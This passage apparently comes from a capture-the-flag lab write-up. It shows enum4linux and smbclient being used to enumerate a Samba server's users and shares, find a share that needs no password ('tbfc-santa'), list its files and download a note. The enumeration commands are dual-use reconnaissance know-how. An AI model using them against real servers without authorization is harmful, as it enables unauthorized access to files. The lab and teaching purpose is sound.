        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu
))
Reconnecting with SMB1 for workgroup listing.
```

Question 4

Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

```
┌──(1211101888㉿kali)-[~]
└─$ smbclient //10.10.194.25/tbfc-hr
Enter WORKGROUP\1211101888's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(1211101888㉿kali)-[~]
└─$ smbclient //10.10.194.25/tbfc-it
Enter WORKGROUP\1211101888's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(1211101888㉿kali)-[~]
└─$ smbclient //10.10.194.25/tbfc-santa
Enter WORKGROUP\1211101888's password:
Try "help" to get a list of possible commands.
smb: \>
```

Question 5

Log in to this share, what directory did ElfMcSkidy leave for Santa?

```
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020

                10252564 blocks of size 1024. 5369404 blocks available
smb: \>
```

Thought Process/Methodology

After accessing the target machine, we started by examining the help options. Next, we used command 'enum4linux -U 10.10.194.25' to access userlist and 'enum4linux -S 10.10.194.25' to access sharelist. We then used 'smbclient' to try login to the shares using command 'smbclient //10.10.194.25/**sharename**. Only 'tbfc-santa' and 'IPC$' did not require a password. We then logged into 'tbfc-santa' share and using command 'ls' we found the directory left for santa. **Not included in the**

question: We then used command ‘get note_from_mcskidy.txt’ to download the file and read the note left for santa.